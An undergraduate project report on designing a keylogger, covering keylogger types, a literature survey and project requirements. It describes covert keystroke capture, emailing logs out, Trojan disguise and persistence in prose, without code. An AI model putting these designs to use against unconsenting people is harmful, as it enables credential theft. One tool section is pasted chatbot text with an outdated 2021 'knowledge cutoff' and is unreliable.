

KEYLOGGER FOR RECORDING THE KEYSTROKE OF THE TARGETED MACHINE

Submitted in partial fulfillment of the requirements for the award of
Bachelor of Engineering degree in Computer Science and Engineering

by

SHIVARAMAKRISHNAN T (Reg no - 40111197)

YASWANTH R (Reg no - 40111471)



DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

SCHOOL OF COMPUTING

SATHYABAMA

INSTITUTE OF SCIENCE AND TECHNOLOGY

(DEEMED TO BE UNIVERSITY)

CATEGORY -1 UNIVERSITY BY UGC

Accredited with Grade "A++" by NAAC | 12B Status by UGC | Approved by AICTE

JEPPIAAR NAGAR, RAJIV GANDHI SALAI, CHENNAI - 600 119

APRIL - 2024

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

BONAFIDE CERTIFICATE

This is to certify that this Project Report is the bonafide work of YASWANTH R (Reg no - 40111471), SHIVARAMAKRISHNAN T (Reg no - 40111197) who carried out the project entitled " KEYLOGGER FOR RECORDING THE KEYSTROKE OF THE TARGETED MACHINE " under our supervision from November 2023 to April 2024.



Internal Guide

Dr. M. SREEKRISHNA M.E., Ph.D.,


HEAD OF THE DEPARTMENT
DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING
SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)
Category - I University by UGC
Accredited "A++" by NAAC | Approved by AICTE
Dr. M. SREEKRISHNA M.E., Ph.D.,
Off. Sec. Shivaraman Sath,
Chennai - 600 119.

Submitted for Viva voce Examination held on 15/04/2024



Internal Examiner


External Examiner

DECLARATION

We YASWANTH R (Reg no - 40111471) AND SHIVARAMAKRISHNAN T (Reg no - 40111197) hereby to declare that the Project Report entitled **KEYLOGGER FOR RECORDING THE KEYSTROKE OF THE TARGETED MACHINE** done by us under the guidance of Dr. M. SREEKRISHNA M.E., Ph.D., is submitted in partial fulfillment of the requirements for the award of Bachelor of Engineering degree in Computer Science and Engineering.

DATE: 15/04/2024
PLACE: CHENNAI


YASWANTH R

SIGNATURE OF THE CANDIDATES

ACKNOWLEDGEMENT

I am pleased to acknowledge my sincere thanks to The Board of Management of Sathyabama Institute of Science and Technology for their encouragement in doing this project and for completing it successfully. I am grateful to them.

I convey my thanks to **Dr. T.SASIKALA M.E., Ph. D.**, Dean, School of COMPUTING and **Dr. L. LAKSHMANAN M.E., Ph.D.**, Head of the Department, Dept. Of COMPUTER SCIENCE AND ENGINEERING for providing me necessary support during the progressive reviews.

I would like to express my sincere and deep sense of gratitude to my Project Guide **Dr. M. SREEKRISHNA M.E., Ph.D.**, for her valuable guidance, suggestions and constant encouragement paved way for the successful completion of my project work.

I wish to express my thanks to all Teaching and Non-teaching staff members of the Department of who were helpful in many ways for the completion of the project.

ABSTRACT

This project endeavors to provide a comprehensive examination of keyloggers within the broader context of cybersecurity threats. Beyond elucidating the mechanisms by which keyloggers compromise system security, the project will delve into the various motivations driving cybercriminals to employ such tactics, including espionage, financial gain, and data theft. Furthermore, the project will explore the evolving landscape of cybersecurity defenses and countermeasures, highlighting the challenges posed by the proliferation of sophisticated keylogging techniques. Through a thorough analysis of real-world case studies and recent cyber incidents, the project aims to underscore the critical importance of proactive cybersecurity measures in mitigating the risks posed by keyloggers and similar malware threats. In addition to examining keylogger detection and mitigation strategies, the project will also assess the legal and ethical implications surrounding the use of keylogging technology. By engaging with relevant legal frameworks and ethical considerations, the project seeks to foster a nuanced understanding of the broader implications of keylogger usage and its impact on individual privacy rights and organizational security protocols. Through a multidisciplinary approach that combines technical expertise with legal and ethical inquiry, this project aims to contribute to the ongoing dialogue surrounding cybersecurity governance and risk management. By equipping stakeholders with the knowledge and tools necessary to combat keyloggers effectively, the project seeks to empower individuals and organizations to safeguard their digital assets and preserve the integrity of their systems in an increasingly interconnected world.

TABLE OF CONTENT

CHAPTER NO	TITTLE	PAGE NO
	ABSTRACT	i
	LIST OF FIGURES	iv
	LIST OF TABLES	v
1	INTRODUCTION	1
	1.1 KEYLOGGER	1
	1.1.1 REAL TIME APPLICATION USERS OF KEYLOGGER ARE :	2
	1.1.2 THERE ARE THREE TYPES OF KEYLOGGERS THEY ARE:	2
2	LITERATURE SURVEY	6
	2.1 INFERENCES FROM LITERATURE SURVEY	13
3	REQUIREMENTS ANALYSIS	16
	3.1 DESCRIPTION OF SOFTWARE FOR IMPLEMENTATION AND TESTING PLAN OF THE PROPOSED MODEL/SYSTEM	16
	3.1.1 PROJECT DESCRIPTION AND OBJECTIVES	16
	3.1.2 MARKET ANALYSIS	16
	3.1.3 TECHNICAL FEASIBILITY	16
	3.1.4 OPERATIONAL FEASIBILITY	16
	3.1.5 LEGAL AND ETHICAL FEASIBILITY	16
	3.1.6 RISK ANALYSIS	17
	3.1.7 DECISION-MAKING:	17
	3.2 PROJECT MANAGEMENT PLAN	17
	3.2.1 PROJECT INTRODUCTION	17
	3.2.2 COMMUNICATION PLAN	17
	3.3 SOFTWARE REQUIREMENTS SPECIFICATION DOCUMENT	18
	3.3.1 SOFTWARE REQUIREMENT	18
	3.3.2 HARDWARE REQUIREMENT	19

	3.3.3 oracle vm virtual box	19
	3.3.4 ubuntu 22.04	19
	3.3.5 linode server	20
	3.3.6 javascript	20
	3.3.7 <i>Python</i>	21
4	DESCRIPTION OF PROPOSED SYSTEM	23
	4.1 SELECTED METHODOLOGY OR PROCESS MODEL	24
	4.2 ARCHITECTURE / OVERALL DESIGN OF PROPOSED SYSTEM	26
5	CONCLUSION AND FUTURE WORK	28
	5.1 CONCLUSION	28
	5.2 FUTURE WORK	28
	REFERENCES	30
	APPENDIX	32
	A. SOURCE CODE	32
	B. SCREENSHOT	36
	C. RESEARCH PAPER	43

LIST OF FIGURES

FIGURE NO	FIGURE NAME	Page No.
1.1	Representation Of a Hardware Keylogger	3
1.2	Example Of Software Keylogger	4
1.3	Acoustic Keylogger Representation	5
4.1	Process Model	24
4.2	Work Flow Diagram For The Proposed Model	25
4.3	Overall Design Of Proposed System	26
B.1	Antivirus Screenshot	36
B.2	Fragment Of Code In The Python File	36
B.3	Task Manger Screenshot	36
B.4	Application Screenshot	37
B.5	Search Crome In The Taskbar	37
B.6	Open Crome In The Prompt	38
B.7	Output Of The Word Crome Is Displayed In The Ubuntu Terminal	38
B.8	Search Facebook Login Page	39
B.9	Output Of The Word Www.Facebook.Com Is Displayed In The Ubuntu Terminal	39
B.10	Enter The Phone Number	40
B.11	Output Of The Phone Number Is Displayed In The Ubuntu Terminal	40
B.12	Enter The Password	41
B.13	Output Of The Password Is Displayed In The Ubuntu Terminal	41
B.14	Enter The Login Key	42

LIST OF TABLES

TABLE NO	TABLE NAME	Page No.
1	Software Requirement	18
2	Hardware Requirement	19

CHAPTER 1

INTRODUCTION

Malware is derived from the word "malicious software". Malware can be of programs, tools or codes that affect the system with or without the owners knowledge. Malware is the software program that is used by the hackers to hack password, login details, credentials of the individual or organization. Malware are those malicious software the attack the system against the system's firewall and system's antivirus.

In a general opinion, antivirus protects the system from the malicious malware and the firewall rusticates the network attackers. The cyber-criminals can crack even the latest operating system. The built-in firewall security can be inferred by the existing hackers. So now-a-days the built-in firewall can not ensure security. The other issue is the availability of unauthenticated anitvirus.

Cybercriminals create various attacks and one among them is keylogger. Keylogger is used to record the key strokes of the targeted machine using a host machine. It hacks the personal or sensitive data. Keylogging is also known as keystroke logging records which is used to communicate with the targeted device. When user tries to interact with the computer, keyboard is used. Every input the user provides is obtained as "keystroke". Each keystroke consists of

- Length of the keystroke
- Keypressed
- Duration of the keystroke and etc.

Keylogger is one of the types of malware that is used to record the passwords, credit card details and the sensitive data of individuals or the organization.

1.1 KEYLOGGER

Keylogger is one of the malicious program which capture the keystroke of the victim's machine. Password and sensitive data can be obtained using keylogger. In many situation the hackers will implant the program or devices on the targeted device which is used to communicate with the host person or the hacker. This

device communicates with or without the knowledge of the target or the client.

1.1.1 Real Time Application Users Of Keylogger Are :

1. By Parents
2. By Organizations
3. By Hackers

1.1.1.1 By Parents :

Sometimes, parents will use some malicious software, among one is keylogger. They will use the keylogger for monitoring their child.

1.1.1.2 By Organization :

Keylogger is implemented in very minimal quantity in the organization sector. The use of keylogger in organization is to keep the track of the employee by the higher person in the organization. In this type the keylogger program will be implemented with the knowledge of the user.

1.1.1.3 By Hackers

The keylogger is mainly used by the hackers to hack the passwords, login credentials and some confidential data. This type of person we implement the keylogger program without the knowledge of user to hack the data.

1.1.2 There Are Three Types Of Keyloggers They Are:

1. Hardware keylogger
2. Software keylogger
3. Acoustic keylogger

1.1.2.1 Hardware Keylogger

It is one of the most common keylogging techniques. In simpler terms hardware keylogger is one of the keylogging techniques which uses the hardware component to record the targeted work. A hardware keylogger can be made of reassembling the USB drive in addition to software keylogger program. The other hardware keylogger device will be embedded on the keyboard or on the targeted device itself.

As the name suggests, it works at the hardware level. Unlike software keylogger, hardware keylogger does not require drivers. The installation is very easy. It will be installed in the USB port of the targeted system. These keyloggers can be easily identified as they are attached externally.



Fig 1.1 Representation Of a Hardware Keylogger

1.1.2.2 Software Keylogger

Software keylogger is the most common technique which uses the software program for capturing the keystroke of the targeted machine. It uses only the software component for recording the sensitive data. As the name suggests, it will work on software level. Drivers will be required for this keylogger. These are the malicious programs which will record the data of the targeted system. It will work on the OS level operations. This keylogger can not be identified physically when

attached to a system. As it runs on the background of the system, it is even untraceable when it is in use.



Fig 1.2 Example Of Software Keylogger

This software keylogger are mainly used in the organization sector and by the hackers.

1.1.2.3 Acoustic Keylogger

An acoustic keylogger is a specialized form of keylogger that captures keystrokes by recording the sounds produced when keys are pressed on a keyboard. While traditional keyloggers record key presses in a digital format, acoustic keyloggers work by capturing the audio signals generated by the mechanical actions of typing. This approach allows attackers to potentially capture keystrokes even when the computer's screen is not visible, as they don't need to access the computer's operating system or keyboard buffer directly.




Fig 1.3 Acoustic Keylogger Representation

Here are some key points about acoustic keyloggers:

1. **Operating Principle:** Acoustic keyloggers detect and record the sound or vibrations produced when keys are pressed. Different keys produce distinct acoustic signatures, which can be analyzed to determine the typed characters.
2. **Hardware vs. Software:** Acoustic keyloggers can be implemented in both hardware and software forms. Hardware-based acoustic keyloggers are physical devices that are placed on or near the target keyboard. Software-based acoustic keyloggers utilize the computer's microphone to capture audio input.
3. **Challenges for Attackers:** Acoustic keyloggers are generally more complex to deploy and less reliable than traditional keyloggers. They require a microphone or other sensitive sensor to capture audio. Additionally, ambient noise and multiple sources of sound can make it challenging to distinguish and accurately interpret keystrokes.

CHAPTER 2

LITERATURE SURVEY

Cybersecurity is a paramount concern in the digital age, with keylogger attacks posing a significant threat. These attacks involve the surreptitious recording of keystrokes on target devices, potentially resulting in the theft of sensitive data, including credit card information and login credentials. Targeted at individuals and organizations, keylogger attacks often leverage an in-depth understanding of the victim's systems and configurations. Perpetrators have various methods at their disposal, ranging from hardware-based keyloggers installed directly on a victim's computer to malicious software capable of capturing keystrokes and transmitting them to remote servers.

Keylogger attacks are challenging to detect. The keylogger software can masquerade as legitimate programs or operate stealthily in the background, evading user notice. However, certain signs, such as unexpected computer activity or abnormal network traffic, may suggest an ongoing keylogger attack. To mitigate such threats, using reputable antivirus programs and maintaining up-to-date software is advisable. Caution should also be exercised when dealing with email attachments or clicking on links from unknown sources.

This conference paper centers on the evolution of technology over time and the observation of keylogger attacks. It recognizes the need for proactive measures against these attacks. Yeshaswini Balakrishnan and Renjith P N's research provides a detailed analysis of the keylogger attack and detection problem, offering a machine learning-based solution. Their proposed approach, based on a Support Vector Machine (SVM) classifier trained with labeled datasets, exhibits exceptional efficacy in detecting keylogger attacks with high accuracy. Furthermore, this solution proves robust against various types of keylogger threats, marking a valuable contribution to the field of keylogger attack and detection. This research signifies a critical step in advancing our understanding of and defenses against keylogger attacks, reinforcing the significance of proactive cybersecurity measures in an increasingly digital world.

The digital landscape encompasses the widespread use of Windows operating systems, a prevailing choice among users, and the ubiquitous Universal Serial Bus (USB) devices known for their practical plug-and-play capabilities. However, this seamless functionality introduces a potential avenue for malicious attacks. A noteworthy form of cyber attack is the "USB Keylogger Attack."

Keyloggers, a class of malicious software, operate surreptitiously by recording keystrokes on target devices, presenting a substantial security threat. This type of attack leverages existing vulnerabilities within the Windows 10 operating system, enabling attackers to record a victim's keystroke activity without their knowledge. In this specific research, conducted by Annisa Dwiayu Ramadhanty, Avon Budiono, and Ahmad Almaarif, an attack scenario is explored, wherein a Power shell Script is executed through a Bad USB-enabled Arduino Pro Micro device to activate a Keylogger program. The research outcomes are significant, as they demonstrate the successful execution of a Keyboard Injection Attack. Subsequently, the captured keystrokes are discreetly transmitted to the attacker via email.

The research findings offer essential insights:

1. **USB Keylogger Attack Methodology:** The research provides an in-depth understanding of the methodology behind the USB Keylogger attack. It involves emulating a keyboard connected to the target computer using Arduino and the Arduino IDE. This emulation allows attackers to execute commands according to their objectives, while the results of the Keylogger operation are clandestinely forwarded to the attacker's email.
2. **Implementation Success:** The study underscores the successful implementation of the USB Keylogger on the Arduino Pro Micro Micro controller. This achievement is realized through the Arduino IDE tool, involving the embedding of lines of code designed to effectively record the user's keystroke activity. However, the implementation is not without limitations, such as possible interruptions in the presence of concurrent keyboard commands and the requirement for the target computer to be connected to the internet for successful operation.

3. Recommendations: In the interest of minimizing the occurrence of Keyboard Injection Attacks, the authors provide a set of recommendations. These recommendations span both general and specific aspects of user and system security. Users are encouraged to bolster their defenses by adopting security software like Key Scrambler and Anti Logger, employing unique password input methods, and using techniques to confound Keyloggers through randomized typing.

In summary, the research conducted by Ramadhanty, Budiono, and Almaarif provides a significant contribution to our understanding of the USB Keylogger Attack and its associated risks. By demonstrating successful attack scenarios and offering insights into mitigating these threats, their work adds value to the ongoing efforts to enhance cybersecurity practices.

The digital age has brought about a heightened concern for information security, with keyloggers representing a notorious category of software threats. Keyloggers are clandestine programs designed to record and monitor every keystroke made on a computer keyboard, including sensitive information such as passwords and financial data. These malevolent tools are commonly employed by hackers to gain illicit access to personal details and compromise the security of computer systems. In response to the evolving landscape of cybersecurity, researchers have explored innovative methods to enhance user authentication and data security. One such approach involves the fusion of traditional keyloggers with keystroke dynamics, a biometric technique that leverages the unique patterns and rhythms of an individual's keystrokes for identification.

By combining these technologies, it is possible to create a more robust and accurate form of user authentication. The proposed system in this research, authored by Jyothis Sabu, Ananthanarayanan S, and Aravind Gopan, marks a significant advancement in the realm of keylogger technology. While it retains the core functionality of a keylogger by discreetly capturing keystrokes, it extends its capabilities to include additional innovative features. Notably, the application captures not only keystrokes but also tracks mouse clicks, allowing the monitoring entity to gain insight into all user interactions with the target system.

Moreover, this advanced keylogger provides invaluable information about the system's current application, offering visibility into the user's activity context. It also has the remarkable capability to distinguish between multiple users on a shared system. This is achieved by analyzing and recognizing individual typing patterns. The application assesses the time intervals between key presses to establish typing speed and unique typing patterns, effectively identifying the user operating the system.

Crucially, the collected data is securely stored as log files and can be transmitted to an administrator's email address. This multifaceted approach significantly elevates the efficiency and utility of the keylogger, making it an invaluable tool for monitoring and data security.

However, as with any technological advancement, there are considerations and potential areas for further research. Future studies might explore the accuracy of latency prediction from non-typed keys and character recognition models for more complex scenarios, such as those involving various fonts and scrolling displays. Additionally, there's room for investigation into Key Hold deduction and recording from video capture, beyond Key Delay timing. Comparative studies could evaluate the evasion rate of the proposed attack in comparison to keystroke dynamics authentication methods like Typing DNA and Behaviorism.

This research serves as a pioneering exploration of keyloggers with keystroke dynamics, highlighting their potential and efficacy in enhancing data security and user authentication. However, it also underscores the need for ongoing research and vigilance in the field of computer security. As technology evolves, so too must the methods employed to protect information and personal data. This study provides valuable insights and may stimulate further research into potential attacks against keystroke dynamic authentication, ultimately contributing to the continued advancement of data security measures.

In an era of technological advancement, the ease and convenience brought by technology are counterbalanced by emerging threats from hackers and intruders

who can clandestinely track online activities. Among these threats, keyloggers stand out as "silent" adversaries, providing hackers with unfettered access to sensitive personal information like usernames, passwords, and more, all while remaining virtually undetectable.

A keylogger, whether software or hardware, records every keystroke made on a keyboard device, amassing a trove of data that can be silently stored and, in some cases, surreptitiously sent via email. The use of keyloggers spans various sectors, encompassing both malicious intent and legitimate use, such as monitoring employees or tracking computer-related activities.

This particular project, employing Python 3.10.7, aims to develop a keylogging software system. It captures keystrokes and stores them in log files, with the added capability of periodically checking for an internet connection to transmit logs via email when possible.

The project highlights the challenge in distinguishing between legal and illegal uses of keyloggers, as the software can be employed for both ethical and nefarious purposes. In essence, keyloggers offer a covert means to gather, store, and potentially transmit data, all while evading detection by system owners.

The hardware versus software keylogger debate reveals that software keyloggers are more prevalent. To provide context, the paper conducts a comparison between Adv Keylogger and the top four Windows-based software keyloggers of 2020. This comparison is founded on an evaluation of their features and CPU usage, showcasing the varying capabilities and functionalities offered by different keyloggers.

Ultimately, the research paper underscores the evolving landscape of cybersecurity, emphasizing the importance of staying vigilant in the face of silent cyber threats like keyloggers. These tools possess both legitimate and malicious potential, making it essential to explore their functionalities, applications, and features in today's digital age.

Keyloggers, as discreet tools for harvesting sensitive information, have experienced a surge in popularity. These programs, rooted in user space, silently monitor and record every keystroke made by users on a system, presenting a significant cybersecurity challenge. Operating as rootkit malware, keyloggers covertly capture user input, including confidential data like usernames, Pins, and passwords. This poses a grave threat to personal and business activities, encompassing online transactions, banking, email, and chat.

Keyloggers are not a homogeneous threat; they come in various types, including software keyloggers and hardware keyloggers, each presenting unique challenges. Software keyloggers operate within the software layer of a system and are typically installed without the user's knowledge. Hardware keyloggers, on the other hand, are physical devices attached to the keyboard or computer, making them harder to detect. Mitigating these threats calls for increased awareness among users and education for software practitioners and students. The paper offers a comprehensive perspective on keylogger programs, spanning their design, implementation, and countermeasures to detect and prevent keylogging attacks.

Semantic reports that nearly 50% of malicious programs are deployed by cyber criminals to exploit personal user data, while research from the SANS Institute estimates that around 10 million computers in the United States alone are infected with keylogging malware. This underlines the urgency for cybersecurity professionals to curb the spread of keyloggers, safeguarding computers and user data. Unlike other malicious software, keyloggers pose no direct threat to systems but instead target users by intercepting their input data.

In conclusion, keyloggers, marketed as legitimate software by developers, are predominantly used for data theft. This paper has scrutinized the current landscape of keyloggers and their vital role in cybersecurity, providing insights into their functionalities, categories, and the imperative for preventive measures.

This literature survey encapsulates the essence of keyloggers' significance in cybersecurity,

emphasizing the need for proactive vigilance and defense against these covert threats, considering the diversity of keylogger types.

In recent years, the ubiquity of information and communication technologies in daily life has created an urgent need for effective information security. This necessity is especially pronounced within organizations, where the challenge of safeguarding sensitive data often hinges on the actions of employees. To address these security concerns, the paper presents an innovative solution: an Activity Monitoring tool engineered to monitor employee activities in real-time, thus fortifying information security within organizational settings.

The tool's comprehensive monitoring capabilities encompass a spectrum of employee activities, including keyboard input, screenshots, microphone data, system information, and network interactions. These activities are meticulously logged in various file formats on the employee's system and are subsequently transmitted to the administrator via email for examination. This streamlined process empowers administrators to monitor employee activities with ease and enables them to take swift actions in accordance with organizational policies.

The proposed system is underpinned by the utilization of efficient Python modules and packages, ensuring that employee actions are consistently recorded and available for review. As a forwardlooking perspective, the paper introduces the idea of applying Natural Language Processing (NLP) to the analysis of keylogger log files. This innovation holds the potential to expedite the identification of user behavior patterns, significantly improving the process of monitoring and analyzing employee activities without manual intervention.

The authors of this paper, Sai Teja Sajja, Vivek Vardhan Asam, and M. A. Jabbar, present a comprehensive solution for organizations aiming to enhance information security by systematically monitoring employee behavior and taking timely actions as warranted. This literature survey encapsulates the paper's focus on real-time employee activity monitoring and its contribution to bolstering information security within organizational contexts. "Analysis and Implementation of Novel Keylogger

Technique" unveils a comprehensive overview of keyloggers, their functionality, and various applications, spanning from lawful uses to covert cyber threats. This paper delves into the classification of keyloggers and presents a novel approach, incorporating elements of a Trojan Horse, encryption, and stealth operation.

This paper uncovers the multifaceted nature of keyloggers. While keyloggers are used for legitimate purposes, like monitoring employee behavior or parental control, they also present grave security risks by capturing sensitive information without the user's consent. The dual applications of keyloggers necessitate a balanced approach to understanding and countering their presence in the digital landscape.

The proposed system in this research introduces a unique perspective on keyloggers. The authors outline a keylogger that operates covertly, disguised as a Trojan Horse. The software captures keystrokes and records running applications, providing detailed information about the victim's activities. Encryption techniques are employed to safeguard the data, and it is periodically uploaded to a remote server, ensuring the continuous operation of the keylogger. The paper also highlights the tool's auto-start capabilities upon system reboot.

In the broader context of the literature, this study aligns with the ongoing evolution of keyloggers, showcasing the adaptability and persistence of these tools in the cybersecurity domain. Keyloggers continue to evolve, and their functionality is no longer limited to basic keystroke capture. This paper's approach, which includes Trojan Horse elements and advanced data encryption, adds complexity to keyloggers' capabilities.

2.1 INFERENCES FROM LITREATURE SURVEY

Inferences Work Of [7]:

The literature survey offers insights into the continuously evolving landscape of keyloggers, where their applications range from legitimate monitoring to malicious data theft. The duality of these tools underscores the importance of vigilance and innovative defense mechanisms.

The proposed system, combining Trojan Horse-like functionality with encryption and stealth operation, represents a significant step forward in keylogger technology. It enhances the covert nature of keyloggers while also ensuring data protection through encryption. The automatic reactivation of the keylogger upon system reboot ensures persistent operation.

In conclusion, the dynamic nature of keyloggers necessitates constant adaptation in cybersecurity practices. As keyloggers advance, it is imperative to remain proactive in countering their security implications and potential misuse. The proposed system in this paper represents a notable innovation in the realm of keyloggers, further emphasizing the need for robust cybersecurity measures in today's digital landscape.

Inferences Work Of [8]:

The authors have presented a comprehensive literature survey on a surveillance system that employs keyloggers to monitor user activities within the digital environment. The proposed system encompasses a real-time working keylogger, augmented by a clipboard logger. It has been designed to respond to the growing need for heightened information security in a world experiencing a surge in digital device usage.

This surveillance application is a two-pronged approach: keystrokes are meticulously captured, and clipboard data is logged. The utilization of Python modules ensures efficient window management and keyboard event handling. Data segmentation into sessions, based on word count and window names, reinforces data integrity, even under the threat of disruptions.

The outputs of the application, including keystroke logs and clipboard data, are safely stored in text files. The practicality and effectiveness of this system underscore its potential to provide a comprehensive view of user activities and contribute significantly to information security.

The authors, Srikakulapu Bhavitha, Matta Chenna Rao, Pamarthi Nancharaiah, and Dr. S. Suhasini, have successfully demonstrated the implementation of a

powerful surveillance tool in this literature survey. This tool can efficiently monitor digital device usage across various user segments, contributing to the ongoing discourse on system security and data integrity.

CHAPTER 3

REQUIREMENT ANALYSIS

3.1 DESCRIPTION OF SOFTWARE FOR IMPLEMENTATION AND TESTING PLAN OF THE PROPOSED MODEL/SYSTEM

3.1.1 Project Description and Objectives:

- The main motive of this project is to build a advance level of keylogger.
- The keylogger is not to record only the keystroke but also to record the work of the mouse also.

3.1.2 Market Analysis:

- This keylogger is used are used by:
 - Parents
 - Organization
 - Hackers

3.1.3 Technical Feasibility:

- the technical resources to record the keystroke is python interface to the run the application.
- the technical resource to display the recorded keystroke is Linux terminal.

3.1.4 Operational Feasibility:

- it will be useful for the monitoring purpose of an individual by an authorized person of the organization or by the parent

3.1.5 Legal and Ethical Feasibility:

- The punishment for hacking is given in Section 66 of the IT Act, 2000. The Section also enumerates the essential ingredients of hacking. These are as follows:
There must be an intention to cause wrong to a person.
- Evaluating the ethical implications of a keylogger attack is important because it involves serious ethical and legal concerns. Keyloggers are typically associated with malicious intent, and their use can lead to various ethical issues and potential harm..

3.1.6 Risk Analysis:

- Keylogger attacks, like many forms of cyber attacks, come with several potential risks and consequences, both for the attacker and the victim.
- Mitigating the high-impact risks associated with a keylogger attack requires a multi-faceted approach that focuses on preventing, detecting, and responding to such attacks..

3.1.7 Decision-Making:

- this project is to be used only for monitoring the individual by an authorized person
- Remember, a feasibility study and risk analysis are essential tools for responsible project management. They help ensure that projects are well-planned and have a higher chance of success while minimizing potential negative impacts.

3.2 PROJECT MANAGEMENT PLAN

A Project Management Plan (PMP) is a comprehensive document that outlines how a project will be planned, executed, monitored, and controlled. It serves as a guide for the entire project team and stakeholders, ensuring that everyone has a common understanding of the project's objectives, scope, timeline, resources, and responsibilities. Here's a typical structure for a Project Management Plan:

3.2.1 Project Introduction:

- The Keylogger Implementation Project is a software development initiative aimed at creating a keylogger application. This project has a specific focus on keyloggers that are intended for legitimate and ethical purposes within an organization or specific context. A keylogger, in this context, is a software tool designed to record keystrokes on a computer or mobile device. The primary objective is to develop a keylogger that enhances security, productivity, and user experience within the designated context.

3.2.2 Communication Plan:

- Effective communication with stakeholders is crucial for the success of any project, including a Keylogger Implementation Project. Here's a plan on how project information can be communicated to stakeholders:

- a. Stakeholder Identification:** First, identify all relevant stakeholders. This includes project sponsors, project team members, end-users, compliance officers, and any other individuals or groups with a vested interest in the project.
- b. Communication Plan:** Develop a formal communication plan that outlines how, when, and what will be communicated to stakeholders. This plan should be created at the project's outset and revisited periodically to ensure its effectiveness.
- c. Regular Meetings:** Schedule regular project status meetings or updates with stakeholders. These meetings can be in person, via video conferencing, or through other communication channels, depending on the stakeholders' locations and preferences.

3.3 SOFTWARE REQUIREMENTS SPECIFICATION DOCUMENT

In the making of this project, software and hardware tools are very important and essential. The system cannot be developed successfully without these software and hardware requirements. In order to complete the project, the facilities from hardware and software must be used. The consumption of these facilities depend on what already provided or what they have been used before. These are details of the requirement for running the keylogger program

3.3.1 Software Requirement

Table 3.1 Software Requirement

Software	Description
WPS OFFICE	Tool for viewing, editing, and creating documents, presentations
UBUNTU TERMINAL	Tool for execute coding.
FIREFOX	To display the keystroke content
ORACLE VIRTUAL BOX	Ton run the ubuntu virtual operating system

3.3.2 Hardware Requirement

Table 3.2 Hardware Requirement

Hardware	Description
Laptop: DELL VOSTRO 14 INTEL CORE I5 10 TH GEN	Develop system, create, edit, view documents.
Pen Drive 8GB	Backup Data
HARD DRIVE	200 GB

3.3.3 oracle vm virtual box:

Oracle VM VirtualBox is a free and open-source virtualization software that allows you to run multiple operating systems on a single computer. With VirtualBox, you can create virtual machines that run different operating systems like Windows, Linux, and macOS on your host machine.

VirtualBox enables you to install and run different operating systems as guests, allowing you to test software, run applications or perform tasks on different environments without affecting your primary operating system. The virtual machines created can have their own settings, including virtual hardware components such as network adapters, hard disks, and CPUs.

3.3.4 ubuntu 22.04:

As of my knowledge cutoff date of September 2021, there was no release of Ubuntu 22.04. However, Ubuntu 22.04 is expected to be released in April 2022 according to Ubuntu's release cycle.

Ubuntu 22.04 is expected to be a Long Term Support (LTS) release, meaning that

it will receive support and updates for a period of 5 years. It is likely to come with new features and improvements, as well as updated software packages.

Some of the expected changes and features in Ubuntu 22.04 may include:

- Updated software packages, including the latest versions of the Linux kernel, GNOME desktop environment, and other key software components.
- Improved performance and stability, with optimizations for faster boot times and better system responsiveness.
- Enhanced security features, including updated encryption and authentication mechanisms, and improved security hardening.
- Improved support for hybrid and cloud-native environments, with better integration with Kubernetes and other cloud platforms.

3.3.5 *linode server*

Linode is a cloud hosting provider that focuses on providing Linux powered virtual machines to support a wide range of applications. Given its roots, many experts do not see it as a beginner-friendly.

Back in 2003, at the time of its launch, Linode was considered ahead of its time with virtualization hosting. It has grown into a multinational corporation serving 800,000 customers from 196 countries. Linode server locations are optimized for serving a global audience in terms of reducing latency and improving UX.

To compete with the industry giants such as AWS, Google Compute Engine, and Azure, it has continued to introduce innovation such as transitioning from user-mode Linux (UML) to Xen virtualization in March 2008 and then to Kernel-based virtual machines (KVM) in mid-2015. Other milestones include its backup service (2009), NodeBalancer, a load-balancing service (July 2011), and Linode Managed for businesses in 2013 for detecting and monitoring events. So far, you must have an idea of what is Linode. Its revenue is \$100 million. Though Linode Revenue is less when compared with AWS, GCP, or Azure, but with constant innovation, they aim to become the top choice for developers.

3.3.6 *javascript*

JavaScript is a lightweight, cross-platform, single-threaded, and interpreted compiled programming language. It is also known as the scripting language for webpages. It is well-known for the development of web pages, and many non-browser environments also use it.

JavaScript is a weakly typed language (dynamically typed). JavaScript can be used for Client-side developments as well as Server-side developments. JavaScript is both an imperative and declarative type of language. JavaScript contains a standard library of objects, like Array, Date, and Math, and a core set of language elements like operators, control structures, and statements.

Client-side: It supplies objects to control a browser and its Document Object Model (DOM). Like if client-side extensions allow an application to place elements on an HTML form and respond to user events such as mouse clicks, form input, and page navigation. Useful libraries for the client side are AngularJS, ReactJS, VueJS, and so many others.

Server-side: It supplies objects relevant to running JavaScript on a server. For if the server-side extensions allow an application to communicate with a database, and provide continuity of information from one invocation to another of the application, or perform file manipulations on a server. The useful framework which is the most famous these days is node.js.

Imperative language – In this type of language we are mostly concerned about how it is to be done. It simply controls the flow of computation. The procedural programming approach, object, oriented approach comes under this as async await we are thinking about what is to be done further after the async call.

Declarative programming – In this type of language we are concerned about how it is to be done, basically here logical computation requires. Her main goal is to describe the desired result without direct dictation on how to get it as the arrow function does.

3.3.7 Python

